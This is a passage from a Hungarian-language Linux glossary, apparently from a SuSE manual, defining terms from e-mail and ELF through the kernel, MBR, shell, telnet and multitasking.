Elektronikusan továbbított levelet jelent, regisztrált felhasználók között tetszőleges hálózaton. Hasonló a "hagyományos" levélhez (amely gyakran csak "csigapostaként" emlegetett), a címeket "feladó@feladó-tartománya" és "címzett@címzett-tartománya" alakban kell megadni.

E-mail-ben nem csak szöveget küldhetünk, hanem hangot vagy képet is. Sok előnye van az e-mail-nek. Meglehetősen olcsó, és a kézbesítés általában percekben belül megtörténik.

Elérési út

Lásd [☞keresési út](#).

ELF Executable and Linking Format

A Linux szabványos bináris fájlformátuma az ELF. Ezzel a formátummal könnyebb "osztott könyvtárakat" készíteni, mint a régi a.out formátummal. Háttérinformációért olvassuk el a `/usr/doc/howto/hu/ELF-HOGYAN.gz` állományt.

Eszköz

Az eszközöket Linux alatt speciális fájlrendszerbeli bejegyzésekkel lehet elérni, melyek a `/dev` könyvtárban találhatók. A bejegyzések tartalmazzák az eszközök számát, ami alapján a [☞kernel](#) el tudja érni az eszköz-meghajtókat.

Ethernet

Széleskörben alkalmazott helyi hálózati (angolul [☞LAN](#), Local Area Network) busz hardver. Eredetileg 10 Megabites sebesség érhető el koaxiális kábelben, manapság sodrott érpáron (angolul "twisted pair", UTP: unshielded twisted pair) 100 Megabites átvitel is elérhető csillag topológiában.

EXT2 second extended filesystem

A Linux alapvető fájlrendszere az Ext2. Használatával lehetőség nyílik nagy áteresztő képességre, hosszú fájl nevekre, jogosultságokra, és hibatűrésre.

Fájl

Linuxon, a fájl a központi adatkezelési fogalom. Hasonlóan más rendsze-

rekhez, fájlokön keresztül írhatunk adatokat a háttértárakra. A fájl nevének egyedinek kell lennie az azt tartalmazó könyvtárban. A [fájlrendszer](#) eredményeképpen, a fájlok hierachikusan szervezettek. Lásd a szöszedet más "fájl" tárgyú bejegyzéseit.

Kiegészítésképpen, Linuxon van néhány speciális fájl. Lásd [lánc](#), [eszköz](#) és [proc-fájlrendszer](#).

Fájlrendszer

A fájlrendszer határozza meg a fájlok szerkezetét. Több különböző fájlrendszer létezik (némelyik nagyon különös) teljesítmény és hatékonyság tekintetében. Egyes fájlrendszerek erősen kötődnek valamely médiumhoz. Nem mondhatjuk azt, hogy a "Linux az X fájlrendszert használja".

Feladat

Angolul "process". A feladat egy program vagy egy végrehajtható fájl "élő" változata (lásd [burok](#)). Gyakran említik task, job, processz, vagy process néven is.

Fókusz

X alatt egy vezérlő elem, mint a [terminál](#) parancssora, rendelkezik az aktuális bevitel fókuszával. Általánosságban a [kurzorhoz](#) kötődik a fókusz. Azt az eljárást, ahogy egy ablakkezelő kezeli a fókuszt, szokás *fókusz-elvnek* nevezni. Meg kell különböztetni azt a fókuszt, amely az egeret követi és azt, amely kattintáskor jön létre.

Főmemória

Gyakran csak RAM-ként emlegetett (angolul: Random Access Memory, Véletlen elérésű memória), amely nagyon gyors a merevlemezszel összehasonlítva. Linuxon, ez a típusú [memória](#) gyakran fizikai memóriaként kerül említésre.

Futásszint

Egy futásszint a rendszer előre meghatározott állapotát írja le. A rendszer különbözőképpen viselkedik különböző futásszinteken. Van egy futásszint a rendszer adminisztrátornak (S), valamint egy futásszint a GUI-ra az X Kijelző Kezelőnek (xwm: 3).

FTP file transfer protocol

UNIX-on az FTP jelenti a fájlok szállítását egyik gépről a másikra (fájl átviteli protokoll). Egyik oldalon az FTP kiszolgáló (az a gép, amely a fájlokat küldi) van, míg a másikon az FTP ügyfél (amely a fájlokat fogadja).

GNU

A GNU jelentése "GNU az nem Unix" és a *Szabad Szoftver Alapítvány* (*Free Software Foundation (FSF)*) projektje. A "GNU Projekt" célja, ami RICHARD STALLMAN (RMS) nevével szorosan összekapcsolódott, hogy létrehozzon egy Unixszal kompatibilis "szabad" operációs rendszert; a "szabad" itt nem annyira azt jelenti, hogy *költségmentes* (*free of cost*) inkább szabad abban az értelemben, hogy *szabadon* jogunk van a használatához, birtoklásához, és szabad hozzáférésünk van a szoftver módosításához is. A *forráskód* szabad hozzáférése érdekében a programkód minden esetben garantált, de minden módosításnak szintén sza-

badon hozzáférhetőnek kell lennie: különösen az egyes szoftverek nem veszélyeztethetik ennek a szabadságnak az érzetét a program kódok módosításával vagy hozzáadásával. Azt, hogy ezt miként kell garantálni, több oldalról megmagyarázza a klasszikus GNU Kiáltvány (Manifesto) (<http://www.gnu.org/gnu/manifesto.html>);

A GNU szoftvert a GNU Általános Közreadási Feltétel (General Public License), vagy röviden "GPL" védi jogilag (<http://www.gnu.org/copyleft/gpl.html>, lásd a **G** fejezetben (551. oldal),) és a GNU Lesser General Public License-ben¹, röviden: "LGPL" (<http://www.gnu.org/copyleft/lgpl.html>).

A "GNU Projekt"-tel kapcsolatban, minden Unix help programot újra átdolgoztak, azokat több és összetettebb működőképességgel ruházták fel. Még olyan komplex szoftverrendszerek is, mint (pl. az *Emacs* vagy a *glibc*) is szerves részei a "Projekt"-nek.

A **Linux** rendszermag, ami a GPL tárgya, hasznosul is ebből a "Projekt"-ből (különösen az eszközökből (tools)), de nem szabad azzal azonosnak tekintenünk.

Grafikus felhasználói felület

A GUI (Grafikus felhasználói felület, angolul: Graphical User Interface) a normál asztal grafikus megjelenítése. Minthogy az íróasztalon is elhelyezünk különböző papírokat, itt ezeket "a papírokat" ablakoknak nevezzük. Annyi ablakot tehetünk az asztalra, amennyit csak akarunk. Minden egyedi feladat önálló ablakban fut. Általában egérrel, trackballal vagy valamilyen mutató eszközzel szokás vezérelni a GUI-t. Néhány jól ismert GUI: **X Window System**, *Apple Macintosh System 7*, *Digital Research GEM*, és az *MS-Windows*.

Hálózat

A hálózat a tényleges kapcsolat különböző számítógépek között. Különböző topológiák vannak, annak függvényében, hogy a gépek miként kapcsolódnak, úgymint gyűrű, csillag, sín vagy fa. Jól ismert hálózati hardver szabványok az Ethernet, Token Ring és az ISDN. A TCP, UDP és IPX (különböző rétegeken) néhány tipikus hálózati szoftver protokoll.

Hálózati fájlrendszer *Network file system (NFS)*

Olyan protokoll, amelyen keresztül el lehet érni hálózatba kapcsolt gépek fájlrendszerét. Kiszolgáló oldalon a `/etc/exports` beállítófájl alapján ismeri fel, hogy mely gépek érhetik el a könyvtárfa bizonyos részeit. A kliens "csatlakoztathatja" ezeket a könyvtárakat a saját könyvtárfájába (lásd **csatolás**).

Háttérfolyamat

Ha a **burók** nyilvánvalóan csak egy folyamattal foglalkozik, akkor ezt hívjuk *előtérben* futó folyamatnak. A legtöbb burok megengedi, hogy háttérben is futtassunk folyamatokat.

Ha háttérben kívánunk futtatni egy folyamatot, akkor tegyünk egy ``&'` jelet a parancs után. Egy **multitask** operációs rendszertől, mint amilyen a Linux is, elvárható, hogy háttérben futtasson folyamatokat.

¹ korábban "GNU Library General Public License" néven volt ismert.

Háttértároló médium

Angolul: Mass storage media. Különböző adattároló médiumok gyűjteménye. Tipikus háttértároló médiumok: hajlékonylemez (floppy), merevlemez, szalagos tárolók, CD-ROM-ok, Magnetooptikai lemezek, holografikus médiumok és sok más.

Helyettesítő karakterek

A `'*'` és a `'?'` általános helyettesítő szimbólumok (dzsókerek, mint a kártyajátékokban, angolul jokers ill. wildcards). A `'?'` pontosan egy, de tetszőleges karakter helyettesítését jelenti, amíg a `'*'` korlátlan számú és bármilyen karakter helyettesítését jelenti, még a semmilyen karaktert is. Például: az `ls -l kép*` kilistáz minden olyan fájlt az aktuális könyvtárban, amely "kép"-el kezdődik és bármilyen és bármennyi karakterrel végződik, esetleg magát a kép-et is.

Hivatkozás

Lásd [☞lánc](#).

Indítás

Indítás az a folyamat, amely a számítógép bekapcsolása, és a rendszer készenléti állapotba kerülése között telik el. Linux alatt ez maga után vonja a kernel betöltését, melynek indulását az "uncompressing linux..." üzenet jelzi és amely a `'login:'` bejelentkezési prompt-tal ér véget.

Inode

Az [☞Ext2](#) fájlrendszer inode-ok segítségével szervezi a fájlok információit. Egy inode tartalmazza a fájl tulajdonosát, jogosultságot, változtatás idejét stb.

Az i-bögre kifejezést a Kernighan-Pike féle UNIX könyvben használták először.

Inode density

Az "Inode sűrűség (density)" egy meghatározott partíción várható átlagos fájl méret becsüléséből származik. Általános szabály, hogy az alap YaST beállítások nagyon jól megfelelnek hatásos működésre, emiatt legtöbbször úgy hagyható, ahogy van. Ez az elgondolás mindig megzavarja az új Linuxosokat, mivel a *sűrűség (density) magas (high)* ha az *érték*-et az átlagos fájl mérethez *kicsi*-re állítjuk, mivel ekkor több fájlt menthetünk el, mindegyiknek kell egy inode.

Interfész

Általánosságban, az interfész egy olyan eszköz, amelyen keresztül különböző rendszerek információt cserélhetnek valamilyen módon. Példaképpen a billentyűzet egy olyan interfész, amelyet az ember és a gép is ért. Ez meglehetősen elvont. Némely más interfész sokkal konkrétabb:

- *Hardver interfész*: perifériális eszközöket köt össze, mint pl. a párhuzamos port (nyomtató), SCSI vagy soros interfész.
- *Szoftver interfész*: meghatározza, hogy egy programnak hogyan kell kommunikálnia. Lásd [☞protokoll](#).
- *Felhasználói interfész*: meghatározza, hogy a gép és a felhasználó, milyen módon cserél adatot billentyűzet, egér vagy monitor segítségével.

Internet

Az Internet egy világméretű heterogén *☞* **hálózat** (ebben több különböző számítógép található). A gépek egyedi *☞* **IP címük** (IP = Internet Protokoll) alapján érik el egymást. Az IP címek hierarchikus felépítésűek. Legfelül a nemzeti és felső szintű tartományok vannak (.com, .org, .hu), ezt követi a tényleges tartomány (suse, index, ...), majd az altartományok és a gépek egyedi címe. Az IP címek numerikusak (mint a 192.168.0.1), használatukat leegyszerűsítik az álnevek (atlantisz.liget). Nemcsak a hardver rétegre, amely fenntartja és futtatja az Internetet, hanem protokoll rendszer szinten is (pl. FTP, HTTP, TCP), amelyek különböző logikai szinteken működnek. Az Internet jól ismert szolgáltatásai: az *☞* **email** és a WWW (világméretű háló, angolul World Wide Web vagy W3).

Az Interneten való kommunikáció közben lényeges, hogy betartsuk a "Netikettet" (a hálózat etikettjét, angolul: Netiquette), amely arra biztatja az embereket, hogy legyenek udvariasak és ezáltal gördülékenyebben fog menni minden.

Internet Szolgáltató *Internet Service Provider*

Az internetelérést szolgáltató cég vagy személy (AOL, MatávNET, Axelero, Externet, stb.).

IP cím

Ez jelenleg egy 32 bites numerikus internet cím, általában decimális jelölésben, négy szám pontokkal elválasztva (pl. 192.168.10.1), amely egyedileg leírja és csatlakoztatja a gépet a hálózathoz. Ha egy gép több hálózati kapcsolatot tartalmaz (átjáró), akkor több IP címmel is rendelkezik.

ISP

Angolul: Internet Service Provider, lásd *☞* **Internet szolgáltató**.

Job

Angol, lásd *☞* **feladat**.

Jogosultság

A *felhasználói név* és a *jelszó* együttese. Általában a felhasználói jogosultságot a *☞* **rendszergazda** készíti. Ő rendelheti a felhasználót csoportokhoz, mely az engedélyeket eredményezi. A felhasználói jogosultság készítésekor meghatározzák a *☞* **magánkönyvtárát** és az *☞* **email** kézbesítést.

Kapcsoló switch

Kapcsolókkal lehet megváltoztatni a programok alapértelmezett viselkedését. A gyakran emlegetett *☞* **parancssor** a program nevéből, és az (opcionális) kapcsolókból áll.

Kapocs

Lásd *☞* **lánc**.

Kernel

A kernel az egész rendszer "szíve". Minden különböző szál a kernelre vezethető vissza: memória foglalás, folyamatáblák kezelése, a több-feladatúság és több-felhasználóság kezelése, fájlrendszerek elérésének kezelése, meghajtó programok kezelése, hogy elérjünk speciális hardve-

relemeket. Ezek a képességek a "modulokkal" valósíthatók meg; lásd a 13 fejezetben (375. oldal).

Kézikönyv lapok

Lásd [☞manuál oldalak](#).

Kijelölés

A kijelölés (selection), az X Szerver egy mechanizmusa. Kijelölhetünk szöveges karaktereket az egérrel, úgy hogy elmegyünk felette, mialatt a baloldali gombját lenyomva tartjuk. Bemásolni egy másik alkalmazásba úgy tudjuk, hogy a kurzort a megfelelő ablakba visszük és megnyomjuk a középső egérgombot. Ezt hívjuk úgy, hogy "fogd és vidd (cut and paste)" módszer.

Konzol

Hajdan, a *terminál* szinonímája volt. Linuxon *virtuális konzolok* vannak. Ezáltal egy képernyőt használhatunk több függetlenül futó folyamathoz. A szabványos 2-es [☞futásszinten](#) 6 virtuális konzol érhető el az (Alt)+(F1)-től (Alt)+(F6)-ig terjedő billentyűkombinációkkal. Ha az X Window rendszer fut, akkor a (Ctrl)+(Alt)+(F1)-től (Ctrl)+(Alt)+(F6)-ig terjedő billentyűkkel érhetjük el a szöveges konzolokat...

Könyvtárak

A [☞fájlrendszer](#) felépítése: fájlok és könyvtárak, különböző könyvtárakba sorolva.

Mivel könyvtárakon belül további alkönyvtárak lehetnek, ezért így egyben az egészet könyvtárfának nevezzük. Ha egy másik könyvtárat akarunk megnézni, akkor oda kell váltanunk. A fájlokat a könyvtárfa leveleihez lehet hasonlítani, amelyek (nem túl logikusan) nem tartalmaznak további alkönyvtárakat (ágakat). A könyvtárakra ugyanazok a megkötések vannak mint a fájlokra. Két speciális könyvtár van: a `.` , amely a könyvtárra önmagára mutat, és a `..` amely a szülő könyvtárra mutat.

Környezet

A [☞burok](#) rendszerint szolgáltat egy környezetet, amely időszakosan tárolja a programok elérési útját, a felhasználó nevét, az aktuális keresési utat, a prompt megjelenítését, stb. Ezek az adatok

[☞környezeti változóknak](#) tárolódnak. Ezek a változók például megadhatók a burok beállító fájljában is.

Környezeti változó

Egy tárolóhely a [☞burok](#) [☞környezetében](#). Minden változónak van neve (általában nagybetűkkel írva) és értéke (mint pl. az elérési útvonala). Ha **bash** burkot használunk, akkor az alábbi módon állíthatunk be egy változót:

```
root@meggyfa:/ > export EDITOR=emacs
```

A környezet tartalmazza a változók listáját. Ha szükségünk van egy változóra (egy burok szkriptben például), azt a név elején lévő \$ jellel különböztethetjük meg. Fontosabb környezeti változók: HOME (a felhasználó magán könyvtárának elérési útja), SHELL (burok neve, és elérési útja), USER (a felhasználó neve), PATH (a végrehajtható fájlok elérési útvonala), MANPATH (kézikönyvoldalak elérési útvonala).

Kötés

Lásd ☞ [lánc](#).

Központiegyeség Central Processing Unit

Lásd ☞ [központiegyeség](#).

Kurzor

A kurzor legtöbbször egy téglalap alakú karakter, amely azt mutatja, hogy honnan folytatódik a bevitel a képernyőn. Linuxon az alábbi összefüggésben beszélhetünk erről a kifejezésről:

- Burok/szerkesztő: egy téglalap alakú folt vagy villódzó vonal mutatja, hogy hol lesz a következő bejegyzés. Burokban a kurzorra használják még a ☞ [prompt](#) kifejezést is.
- Egérkurzor X alatt: háttértől függően változik az alakja. Pl. az *xterm*-ben nyíl alakú, a gyökéráblakban X alakú, vagy I alakú a ☞ [szerkesztő](#) alkalmazásokban.
- GPM kurzor (konzol): egy téglalap alakú karakter, amelyet az egérrel lehet pozícionálni. Felhasználása: másolás, kivágás vagy beillesztés (lásd ☞ [kiválasztás](#)).

LAN local area network

A LAN egy helyi ☞ [hálózat](#), amely általában eléggé kicsi, és egy ember felügyeli, a ☞ [rendszergazda](#). A LAN-ok gyakran csatlakoznak más LAN-okhoz "átjárón" (gateway) keresztül, és így kialakítanak egy ☞ [WAN](#)-t.

Laza-lánc

Lásd ☞ [lánc](#).

Lánc

Angolul: link. A "lánc" egy olyan könyvtárbejegyzés, amely egy másik fájlra mutat. A lánc önmagában nem tartalmaz semmilyen adatot. Megkülönböztetünk:

- Szimbólikus láncot (angolul: symbolic links), amelyek *név mutatót* tartalmaznak. Itt lényegtelen hogy a cél fájl létezik-e, vagy hogy ez egy fájlra vagy könyvtárra hivatkozik, vagy egy másik fájlrendszer fájljára.
- Kemény láncot (angolul: hardlinks), amelyek *I-node mutatók*. Keményláncok csak az adott fájlrendszeren belüli másik fájlra hivatkozhatnak és a cél nem lehet könyvtár. Továbbá a keményláncok azonos besorolásúak (az adat mindaddig megmarad amíg az utolsó lánc is törlésre nem kerül).

Láncszem

Lásd ☞ [lánc](#).

Legfőbb betöltő rekord

Lásd ☞ [MBR](#).

Link

Angol, lásd ☞ [lánc](#).

Linux

Nagy teljesítményű UNIX-szerű operációs rendszer, ami a GPL (☞ [GNU](#)) szerint szabadon terjeszthető. A név egy mozaikszó ☞ [betűszó](#) ("Linus' uniX") és megalkotójára, LINUS TORVALDS-ra utal.

Man-lapok

Lásd [☞ manuál oldalak](#).

Manuál oldalak

Hagyományosan a Unix rendszerek dokumentációja a "kézikönyv-lapokon" (angolul: manpages) alapul, amelyeket a **man** paranccsal lehet olvasni. Ha többet akarunk megtudni a manuál oldalakkal kapcsolatban, akkor nézzük meg a 19.9 fejezetben (505. oldal) leírtakat.

Mass storage media

Angol, lásd [☞ háttértároló médium](#).

Master Boot Record

Lásd [☞ MBR](#).

MBR *master boot record*

A legfőbb betöltő rekord (angolul: Master Boot Record). Az első fizikai szektor (0-ás cilinder, 0-ás fej, első szektora) az első merevlemezen. (Az első merevlemez a BIOS-ban 0x80-as számmal); minden merevlemez tartalmaz MBR-t, de nem minden [☞ BIOS](#) képes elindítani operációs rendszert minden merevlemezről. Amikor merevlemezről indul a rendszer, akkor a [☞ BIOS](#) betölti az MBR tartalmát egy fix memória címre, és átadja ennek az irányítást. Ez a kód tölti be az operációs rendszert az indítható merevlemez partícióról, vagy betölt egy komplex rendszerindítót (angolul: boot loader), mint pl. a *LILO*.

Memória

A gép agya a memória. Linuxon, gyakran két különböző memória típust emlegetünk:

- *Fizikai memória*, angolul Physical memory. Néhány memória áramkört (RAM chip) jelent. A mérete változó, mai PC-kben tipikusan 64 MB - 256 MB. Nagy teljesítményű számítógépekben, elérheti akár az 1 GB-ot vagy még többet is. Az adatok a [☞ RAM](#)-ban gyorsan elérhetők.
- *Virtuális memória*., angolul Virtual memory. A rendszer a merevlemez egy meghatározott részét képes [☞ lapozó](#) memóriának használni, ezért virtuális.

Memória

Lásd [☞ főmemória](#).

Menü

[☞ Grafikus felhasználói felületen](#), az alkalmazások funkciói és cselekedetei menüből is elérhetők. A menük felajánlják az összes lehetséges parancsot és opciót (hasonlóan mint egy étteremben), így választhatunk ezekből. Általában a menüsor tartalmaz lenyíló (drop-down) almenüket. Továbbá léteznek előbukkanó (popup) menük, amelyek egy billentyűvel, vagy egy egér kattintással aktiválhatók.

MIME

"Formázott fájlok továbbítására szolgáló drótposta szabvány kiegészítés", angolul: "Multipurpose Internet Mail Extensions". Eredetileg az E-Mail opcióit szándékozott kiegészíteni (pl. kép és hang hozzáadása), de a technológia több egyéb dologra is használható.

Mounting

Lásd ➞ *becsatolás*.

Mountpoint

Lásd ➞ *becsatolási pont*.

Multiprocessing

Lásd ➞ *többrésztvevős feldolgozás*.

Multiprocessor

Többszoros processzoros rendszer, lásd ➞ *többrésztvevős feldolgozás*.

Multitasking

Lásd ➞ *többfeladatos feldolgozás*.

Multiuser

Lásd ➞ *többfelhasználós*.

Network

Angol, lásd ➞ *hálózat*.

NFS

Angol, lásd ➞ *hálózati fájlrendszer*.

Operating System

Angol, lásd ➞ *operációs rendszer*.

Operációs rendszer

Angolul: Operating System. Az operációs rendszer egy olyan program, amely folyamatosan fut a háttérben és felügyeli a számítógép alapvető műveleteit. Az operációs rendszer feladata irányítani az összes gépspecifikus erőforrást. Linux esetében ezt a ➞ *kernel* valósítja meg, adott esetben modulokon keresztül. Néhány jól ismert operációs rendszer: *Linux*, *AmigaOS*, *MacOS*, *OS/2*, *UNIX*, *Windows NT/2000* és *Windows 95/98/ME*.

OS

Angol, lásd ➞ *operációs rendszer*.

Parancssor

Ha burokokban dolgozunk UNIX alatt, akkor parancssorban vagyunk. Ez azt jelenti, hogy bármely folyamatnak, amelyet bevittünk a ➞ *burokba* lehet saját parancssora (pl. az **ls** parancsnak megadhatunk opciókat, hogy megváltoztassuk a viselkedését).

Path

Angol, lásd ➞ *keresési út*.

PC személyi számítógép

Angolul: personal computer. A nagy számítógépekkel ellentétben a "személyi" számítógép egy kis gép. A 80-as évek elejétől ez általában egy Intel x86/88 processzoron alapuló kisseámítógépet jelent az *IBM*-től, – habár az első ilyenfajta gép egy *Apple* volt – a név most újra visszajön a *PowerPC* formájában.

Pipe

Angol, lásd ➞ *csővezeték*.

Process

Angol, lásd [☞feladat](#).

Processzus

Lásd [☞feladat](#).

Process(z)or

Lásd [☞központiegyeség](#).

Processzor

A processzor az agya minden egyes számítógépnek, végrehajtja a felhasználó vagy egy program gépkódú parancsait. A processzor vezérli az egész rendszert és felel a számítógép teljesítményéért. Felfogható, úgyis mint a rendszer kapcsolótáblája. Vannak azonban olyan számítógépek is, amelyekben több, mint egy processzor van. Linuxban ezt *symmetric multiprocessing*-nek, vagy SMP-nek hívjuk.

Az Intel processzorok az x86-sorozatban különböző módon működhetnek, és jól meg kell különböztetnünk azokat egymástól:

- Valós mód: az "eredeti" mód. Lassú és elavult az alkalmazásokra ("16-bites szoftverre"). Ebben a működési módban nincsenek védett területek/parancsok. A gép bekapcsoláskor, vagy újraindításkor ([☞reset](#)) ebben a módban indul el. Továbbá a szegmensek mérete itt 64kB-ra van korlátozva.
- Védett mód: (286-os processzortól felfelé használható). Védett módú működés az, amiben különbséget tesznek a különböző előjogok állapota között. Csak az úgynevezett "Ring0" processzor állapotban van "minden megengedve" (ez az, ahol a Linux kernel is fut), a "Ring3"-mal szemben (a legalacsonyabb előjogú réteg) ahol az alkalmazásokat tartják (beleértve a rendszergazdát is). 386-os processzoroktól felfelé, szegmentálás is lehetséges, ami lefedi az egész címzési területet, lehetővé téve a lineáris memória modelleket (flat models). Csak ebben a módban képes a CPU kihasználni teljes kapacitását. A Linux a 386-os processzort (és az a fölöttieket), kizárólag "védett módban" használja.

Jelenleg, a következő processzor architektúrákra elérhető a Linux: Intel x86, DEC alpha, Motorola m68k, Sparc, PowerPC, MIPS, ARM.

Proc-filesystem

A `/proc` fájlrendszer, ellentétben az adathordozókon használatos fájlrendszerrel, nem tartalmaz semmilyen statikus adatot, a kernel ezt dinamikus módon hozza létre, saját információiból. Ezt főleg a rendszerprogramok támogatására használják (pl. *ps*, *mount*), a mindig friss kernel adatokkal. Lehetővé teszi kernel paraméterek megváltoztatását is futásidő alatt.

Prompt

Egy szöveges [☞shell](#)-ben, azt a helyet ahová beírhatjuk a parancsokat az [☞operációs rendszer](#)-nek, prompt-nak hívjuk. A prompt tartalmazhat felhasználó nevet, a gép nevét, a jelenlegi időt és bizonyos más adatokat. Legtöbbször, a [☞kurzor](#) áll közvetlen a prompt után. Ha a prompt újra megjelenik egy parancs után, az azt mutatja, hogy a rendszer kész elfogadni további parancsokat.

Protokoll

Protokollok szervezik akár a hardveren, vagy a szoftveren a kommunikációt a különböző gépek között a

☞ *hálózat*-ban. Ezek határozzák meg az adattovábbítás formáját, melyik gépnek van vezérlése melyik felett stb. Ilyen protokollokba tartozik az FTP, UDP, TCP és HTTP.

Puffer

A puffer egyfajta közvetítő memória, amely lehetőséget ad arra, hogy felgyorsítsa az elérést, mialatt adatot mozgatunk különböző médiumok és eszközök között, amelyek eltérő sebességgel működnek. Linuxon több puffer is van.

RAM

Lásd ☞ *főmemória*.

RAM *Random Access Memory*

A fizikai ☞ *memória*, amely korlátozott kapacitású, de írási és olvasási célból relatív gyors sebességgel elérhető.

Rendszergazda

Angolul "System Administrator", vagy a UNIX szlengben "root". Az a személy, aki egy komplex rendszer vagy hálózat karbantartásért felel, és azt felügyeli. Általában, a rendszergazda az egyedüli aki a rendszer minden részét elérheti (root jogosultság).

Rendszermag

Angol, lásd ☞ *kernel*.

Reset

Ha a gép lefagy és nem válaszol a billentyűk lenyomására, valószínűleg egy "végtelen hurok" csapdába esett. Az egyetlen megoldás az ilyen problémára, gép visszajuttatása stabil állapotba. Ezt hívjuk resetnek. Reset után, a gép pontosan ugyanabban az állapotban van, mint induláskor volt. Egy resetet mindig előnybe kell helyeznünk az áram lekapcsolásával szemben, mivel ez kevesebb terhelésnek teszi ki az elektronikus alkatrészeket.

FONTOS! Amint azt talán már kitaláltuk, reset után minden adat ami a gép ☞ *RAM*-jában volt visszavonhatatlanul elvész!

Rlogin *remote login*

A *távoli bejelentkezés (remote login)* használatával, bejelentkezhetünk egy távoli gépre az ☞ *Internet*-en keresztül, mintha ott ülnénk annál a ☞ *konzol*-nál. Ha egy ☞ *X kiszolgáló* fut mindkét gépen, még egy X alkalmazás kimenetét is megjeleníthetjük a helyi kijelzőn, ha a DISPLAY változóit helyesen állítjuk be.

ROM *Read-only Memory*

Egy CD jó példa a ROM-ra.

Root

Bizonyos értelemben a ☞ *rendszergazda*, máskor a ☞ *fájlrendszer* gyökere.

Root directory

Egy *☞*[fájlrendszer](#) legfelső szintű könyvtára. Az összes többi könyvtárral ellentétben, a root könyvtárnak nincs szülő könyvtára. A ``.`` a könyvtárra saját magára mutat. UNIX-szon, a root könyvtárt `/'`-ként ismerjük.

RPM (rpm)

SuSE Linux-ban, az 5.0 verziótól felfelé, az *RPM* (**rpm**) (*RPM Package Manager*) a szabvány csomag kezelő. Az rpm-mel, szoftver csomagokat telepíthetünk fel- és le, valamint az RPM adatbázisból lekérdezéseket végezhetünk el.

Sajátkönyvtár

A legtöbb felhasználói cselekmény kiindulópontja a sajátkönyvtár. Általánosságban, ez az a hely ahol a saját fájljainkat elhelyezhetjük. Csak a *☞*[rendszergazda](#) és mi érhetjük el ezt a könyvtárat. UNIX rendszerekben a sajátkönyvtár elhelyezkedését a HOME *☞*[környezeti változó](#) határozza meg.

Shell

A burok (héj), vagy parancsértelmező (angolul: shell) az alapvető interfész az *☞*[operációs rendszer](#) rendszermagjához. Parancsokat adhatunk meg a shell használatával. A shell egy parancssort biztosít. Azért, hogy a feladatok automatikusan fussanak, a legtöbb shell saját scripting nyelvet biztosít. Ezeket a programokat, shell szkripteknek hívjuk, és intelligens batch fájloknak tekinthetjük őket. Shell példák: *bash*, *sh*, és *tcsh*.

SMP

Szimmetrikus többrésztvevős feldolgozás (angolul: Symmetric Multiprocessing), lásd *☞*[többrésztvevős feldolgozás](#).

Szabvány ki/be (Standard in/out)

Minden feladatban három csatorna létezik, ahol adatokat lehet írni és olvasni. Ezek, a szabvány bemenet (standard input (stdin)), a szabvány kimenet (standard output (stdout)) és a szabvány hibakimenet (standard error (stderr)). Ezek a csatornák bizonyos eszközökhöz vannak beállítva alapértelmezésben. A szabvány bemenet a billentyűzetre van beállítva, a szabvány kimenet és szabvány hiba a képernyőre. A shell tulajdonsága alapján, ezek a csatornák átirányíthatók. Ha a karakterek nem a billentyűzetről kerülnek beolvasásra, hanem egy fájlból, akkor ezt, szabvány átirányításként ismerjük. Shell módban, az átirányítást az alábbi parancs hívja meg: `<` (stdin), `>` (stdout) és `2>` (stderr). Lásd *☞*[pipe](#).

Szerkesztő

A szerkesztő olyan program, amellyel szöveget változtatunk (pl. mialatt bevisszük a szöveget). Jól ismert szerkesztők Linuxon a *GNU Emacs* (**emacs**) és a UNIX *vi* szerkesztője.

Szerver

Egy szerver, rendszerint egy igen erős számítógép ami más gépeket szolgál ki, amik *☞*[hálózat](#)-on keresztül vannak kapcsolatban és szolgáltatást vagy adatokat nyújt nekik. A gépek mellett, vannak programok is, amiket

szervernek hívnak. Ezek a programok is szolgáltatást tesznek elérhetővé. Például az [☞ X Szerver](#) is szoftver szerver.

Szimbólikus-lánc

Angolul: symbolic-link. Lásd [☞ lánc](#).

Swap

A virtuális memóriamodelleknek kell egy olyan tárolóterület, amit a RAM memória lapok ideiglenes cserélgetésére használhatnak (lásd

[☞ RAM](#)). Linuxban, ez lehet egy speciális partíció vagy egy fájl is. Nagyjából a fizikai RAM memória és a swap által létrehozott elérhető memória együttesen adja a maximálisan elérhető virtuális memória teljes méretét.

Symbolic link

Lásd [☞ szimbólikus-lánc](#).

System administrator

Lásd [☞ rendszergazda](#).

Task

Angol, lásd [☞ feladat](#).

Telnet

A Telnet kapcsolatot létesít egy (távoli) géppel és megpróbál bejelentkezni minket, ha van jogosultságunk. Lehetőleg ne használjuk, mert Telnet kapcsolaton az adatok (és így a jelszavunk is) kódolatlanul haladnak át. Használjunk helyette *ssh*-t.

Terminál

Képernyő és billentyűzet együttese, amely nem igényel számítási képességet. Használatos munkaállomásokon, ahol egy igazi terminált emulálnak.

Titkosítás

A fájl titkosított adatait elrejtí a nem kívánt betolakodók elől. Hasznos, ha nem biztonságos csatornán küldjük keresztül a fájlt (pl. az Interneten), és meg akarjuk előzni, hogy nem hitelesített idegenek nézzék meg adatainkat (pl. mialatt hitelkártya számot, jelszót, bizalmas információt, stb. küldünk). A kulcsméret kiemelkedően fontos a titkosítás biztonsága szempontjából (túl kicsi kulcs, megfejtethető egy alkalmas programmal); lásd a 18 fejezetben (477. oldal).

Néhány országban az adattitkosítást jogszabályok korlátozzák, szóval ezekben az országokban lehet, hogy nem használhatjuk a következő programokat: *SSH*, *PGP* vagy *SSL*-en nem kezelhetjük a http hálózatot, csak kisebb kulccsal.

Bár a SuSE elérhetővé teszi ezeket az említett programokat ebben a kiadásban (nemsokára jogilag engedélyezettek lesznek ezekben az országokban is), nekünk kell ellenőriznünk, hogy szabad-e használnunk az adott országban – a SuSE nem felelős ezért.

Többfeladatos feldolgozás

Egy olyan operációs rendszert, amely képes több programot egyidejűleg futtatni, többfeladatos feldolgozású rendszernek hívjuk:

- Kezdeményező többfeladatos feldolgozás (angolul pre-emptive multi-tasking): az operációs rendszer felelős a központiegyeség (CPU) idejét megosztani a feladatok között.
- Együttműködő többfeladatos feldolgozás (angolul cooperative multi-tasking): a feladat adja vissza a CPU időt.

Amint láthatjuk az első változat a jobb megoldás, mivel egyetlen feladat sem tudja blokkolni a CPU-t. A Linux valós kezdeményező többfeladatos feldolgozást kínál (real pre-emptive multitasking).

Többfelhasználós

Angolul: multiuser. Ha több felhasználó akar dolgozni ugyanazon a gépen, akkor szükséges a *többfeladatos feldolgozás*. Az olyan operációs rendszert, amely ezt a képességet nyújtja, többfelhasználós rendszernek nevezzük.

Többrésztvevős feldolgozás

